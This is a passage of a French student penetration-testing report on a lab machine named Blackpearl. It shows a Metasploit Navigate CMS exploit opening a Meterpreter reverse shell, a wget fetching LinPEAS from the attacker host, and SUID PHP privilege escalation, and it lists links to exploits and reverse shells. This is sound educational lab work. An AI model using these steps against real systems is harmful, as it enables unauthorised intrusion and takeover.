


Figure 116 : Contenu du fichier "secret"

Ce message moqueur est signé par **Alek**, le Webmaster qui a commenté le code HTML de la page web visualisée précédemment. Cependant, le fichier ne donne pas beaucoup plus d'informations.

Penchons-nous sur le répertoire `/navigate` :




Figure 117 : Répertoire /navigate introuvable avec l'adresse IP

Le répertoire est introuvable, alors qu'il était affiché sur DirBuster… Après quelques minutes de réflexion, il serait possible que la page ne soit accessible qu'avec le nom de domaine et non l'adresse IP. Nous retentons notre chance :




Figure 118 : Répertoire /navigate introuvable avec le nom de domaine

La page ne s'affiche toujours pas. Nous effectuons donc une recherche inversée avec **dnsrecon** sur la cible pour nous assurer de notre piste :




Figure 119 : Recherche inversée avec dnsrecon

Le pointeur indique bien le nom de domaine recherché ainsi que son pointage sur l'adresse de *loopback* de la machine cible. Pour éviter de modifier nos paramètres DNS sur Kali, nous préférons modifier le fichier `/etc/hosts` pour faire pointer **blackpearl.tcm** directement sur **172.16.0.6** sans faire de requête supplémentaire.




Figure 120 : Modification du fichier /etrc/hosts

Nous pouvons maintenant relancer le navigateur et tenter d'accéder à la page :




Figure 121 : Page par défaut de PHP

Une page s'affiche, il s'agit de la page par défaut de PHP.

Nous nous dirigeons vers le répertoire `/navigate` :




Figure 122 : Affichage de la page web contenue dans /navigate

3. Exploit de Navigate

Navigate est un CMS *(Content Management System)*, dont la version installée est 2.8. Nous recherchons alors un exploit sur cet outil, et trouvons un RCE *(Remote Shell Exécution)* pour Navigate. Ce dernier s'exécute via la console Metasploit :




Figure 123 : Choix d'un exploit pour /navigate

```
msf6 exploit(multi/http/navigate_cms_rce) > set RHOSTS 172.16.0.6
RHOSTS ⇒ 172.16.0.6
msf6 exploit(multi/http/navigate_cms_rce) > set VHOST blackpearl.tcm
VHOST ⇒ blackpearl.tcm
msf6 exploit(multi/http/navigate_cms_rce) > run

[*] Started reverse TCP handler on 172.16.0.4:4444
[+] Login bypass successful
[+] Upload successful
[*] Triggering payload...
[*] Sending stage (40004 bytes) to 172.16.0.6
[*] Meterpreter session 1 opened (172.16.0.4:4444 → 172.16.0.6:55716) at 2025-01-07 10:38:36 +0100

wh
meterpreter >
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > getuid
Server username: www-data
meterpreter >
```

Figure 124 : Obtention du reverse shell

Nous obtenons donc un shell basique sur le serveur distant, l'utilisateur est **www-data** puisque nous avons obtenu une connexion depuis le service web. Il s'agit d'un shell simplifié de Meterpreter, avec des commandes différentes. Nous utiliserons le vrai shell Linux plus tard.

4. Escalade de privilèges

Au cours des recherches, nous avons découvert un script à exécuter côté serveur qui permet de *dump* beaucoup d'informations sur le système, et de mettre en lumière différentes manières d'effectuer une escalade de privilèges : il s'agit de **LinPEAS** (voir sources). Pour ce faire, il est nécessaire de transférer le fichier de script à la machine cible. La méthode choisie est de monter un **serveur web Python** sur Kali, et d'utiliser le shell distant via Meterpreter pour télécharger et exécuter le script.

```
┌──(user1㉿kali)-[~]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Figure 125 : Lancement du serveur web sur Kali

Nous avons lancé le serveur dans le *home*, nous y plaçons donc le script `linpeas.sh`. Nous retournons dans Meterpreter et lançons un vrai shell Linux :

```
meterpreter > shell
Process 10441 created.
Channel 1 created.
whoami
www-data
```

Figure 126 : Utilisation du vrai shell Linux dans Meterpreter

Nous pouvons maintenant télécharger le script sur le serveur avec la commande suivante :

```
wget http://172.16.0.4:80/linpeas.sh
--2024-12-13 06:53:59--  http://172.16.0.4/linpeas.sh
Connecting to 172.16.0.4:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 830173 (811K) [text/x-sh]
Saving to: 'linpeas.sh'

     0K .......... .......... .......... .......... ..........  6% 3.74M 0s
    50K .......... .......... .......... .......... .......... 12%  290M 0s
   100K .......... .......... .......... .......... .......... 18%  353M 0s
   150K .......... .......... .......... .......... .......... 24% 5.83M 0s
   200K .......... .......... .......... .......... .......... 30% 5.02M 0s
   250K .......... .......... .......... .......... .......... 37% 17.6M 0s
   300K .......... .......... .......... .......... .......... 43% 3.49M 0s
   350K .......... .......... .......... .......... .......... 49% 18.9M 0s
   400K .......... .......... .......... .......... .......... 55% 9.15M 0s
   450K .......... .......... .......... .......... .......... 61% 5.05M 0s
   500K .......... .......... .......... .......... .......... 67% 8.14M 0s
   550K .......... .......... .......... .......... .......... 74% 2.66M 0s
   600K .......... .......... .......... .......... .......... 80%  298M 0s
   650K .......... .......... .......... .......... .......... 86%  288M 0s
   700K .......... .......... .......... .......... .......... 92% 15.2M 0s
   750K .......... .......... .......... .......... .......... 98% 3.18M 0s
   800K ..........                                             100% 4.41M=0.1s

2024-12-13 06:53:59 (7.10 MB/s) - 'linpeas.sh' saved [830173/830173]
```

Figure 127 : Téléchargement du script LinPEAS

Nous rendons ce fichier exécutable :

```
chmod +x linpeas.sh
```

Figure 128 : Modification des droits utilisateur sur le script

Nous pouvons maintenant lancer le script avec la commande `./linpeas.sh`, et voici ce que l'on observe :




Figure 129 : Premières lignes de LinPEAS

Le script se lance et prend plusieurs minutes pour récupérer toutes les informations. Elles sont ensuite affichées dans le shell. Après une dizaine de minutes à lire chaque section, nous en retenons deux :




Figure 130 : Liste des utilisateurs ayant accès à la console

Cette première section indique les utilisateurs ayant un accès à la console. Nous retrouvons Alek le Webmaster, ainsi que l'utilisateur root.

La deuxième section concerne l'escalade de privilèges via SUID :




Figure 131 : SUID de PHP intéressant pour une escalade de privilèges


Cette dernière indique que PHP peut être utilisé pour effectuer une escalade de privilèges via SUID. Le **SUID** (Set User ID) est un attribut de fichier dans les systèmes Linux qui permet à un utilisateur d'exécuter un fichier avec les privilèges du propriétaire du fichier. Lorsque le bit SUID est défini sur un fichier exécutable, toute personne exécutant ce fichier le fait avec les privilèges de l'utilisateur propriétaire du fichier, plutôt qu'avec les privilèges de l'utilisateur actuel. Par exemple, si un fichier exécutable appartenant à l'utilisateur root a le bit SUID défini, tout utilisateur exécutant ce fichier aura temporairement les privilèges de root pendant l'exécution de ce fichier.

Cela va nous permettre de pouvoir potentiellement obtenir un shell root sur la machine cible. N'ayant jamais initié ce type d'attaque, nous nous renseignons sur les commandes à entrer. Nous retrouvons alors le site GTFOBins qui présente exactement ce que nous recherchons : une élévation de privilèges via SUID avec PHP (voir sources). Nous entrons donc les commandes indiquées :

Figure 132 : Escalade des privilèges

En entrant la commande `whoami`, nous observons que nous avons obtenu l'accès root.

Gestion de projet



Conclusion

Pour conclure, cette SAE nous a permis d'acquérir des connaissances essentielles sur les techniques de base que nous serons amenés à réutiliser si nous devons effectuer un pentest à l'avenir. Elle nous a également appris à rechercher et à identifier les informations nécessaires de manière autonome. De plus, cette SAE nous a permis de trouver de nombreux sites Internet, forums, serveurs Discord et chaînes YouTube dédiés au pentesting où nous avons pu découvrir différentes techniques et astuces.

Il est certain que cette SAE nous a énormément appris, mais elle s'est également révélée très chronophage. Bien que nous disposions de quelques bases vues en cours qui se sont avérées très utiles, la partie la plus longue a été de mener des recherches par nous-mêmes pour approfondir nos connaissances. Malgré les nombreuses heures de projet allouées au projet, cela s'est avéré insuffisant compte tenu de notre niveau, et le travail personnel que nous avons dû fournir pour finaliser les 5 machines dans les délais a été considérable.

C'est pour cette raison, comme mentionné dans notre rapport, que nous avons sollicité de nombreuses aides auprès de personnes plus expérimentées, notamment celles ayant déjà réalisé cette SAE l'année précédente. Elles ont pu nous donner de petits indices ou des pistes à explorer, ce qui nous a grandement aidés. Cela nous a permis de surmonter certaines situations particulièrement délicates, après avoir passé des heures à rester bloqués.

Table des illustrations

Machine vulnérable 1 : Blue

Machine vulnérable 2 : Academy

Machine vulnérable 3 : DEV

Machine vulnérable 4 : Butler

Machine vulnérable 5 : Blackpearl

Sources

Machine 1

Vulnérabilité MS17_010 : https://learn.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010

CVE de MS17_010 : https://nvd.nist.gov/vuln/detail/cve-2017-0144

Machine 2

vsftpd 3.0.3 - Remote Denial of Service: https://www.exploit-db.com/exploits/49719

CVE de VSFTPD 3.0.3 : https://nvd.nist.gov/vuln/detail/CVE-2021-30047

Backdoor vsftpd-3.0.3 : https://github.com/amdorj/vsftpd-3.0.3-infected/blob/master/amdorj_vsftpd_backdoor.rb

Site de reverse-Shell : https://www.revshells.com/

Reverse-shell PentestMonkey : https://github.com/pentestmonkey/php-reverse-shell

Pspy : https://github.com/DominicBreuker/pspy

Machine 3

Vulnérabilité de BoltWire : https://www.exploit-db.com/exploits/48411

Machine 4

Groovy Script reverse shell : https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76

CVE-2021-1732 :

- https://github.com/asepsaepdin/CVE-2021-1732?tab=readme-ov-file
- https://raw.githubusercontent.com/UNICORDev/exploit-CVE-2021-3560/main/exploit-CVE-2021-3560.py
- https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-1732

- https://www.dataprise.com/resources/defense-digest/windows-10-privilege-escalation-vulnerability/

WinPEAS :

- https://www.manageengine.com/log-management/cyber-security/privilege-escalation-with-winpeas.html
- https://www.hackingarticles.in/window-privilege-escalation-automated-script/
- https://github.com/peass-ng/PEASS-ng/tree/master/winPEAS

Unquoted Service Path :

- https://medium.com/@SumitVerma101/windows-privilege-escalation-part-1-unquoted-service-path-c7a011a8d8ae
- https://www.ired.team/offensive-security/privilege-escalation/unquoted-service-paths
- https://github.com/nickvourd/Windows-Local-Privilege-Escalation-Cookbook/blob/master/Notes/UnquotedServicePath.md

Machine 5

LinPEAS : https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS

GTFObins SUID PHP : https://gtfobins.github.io/gtfobins/php/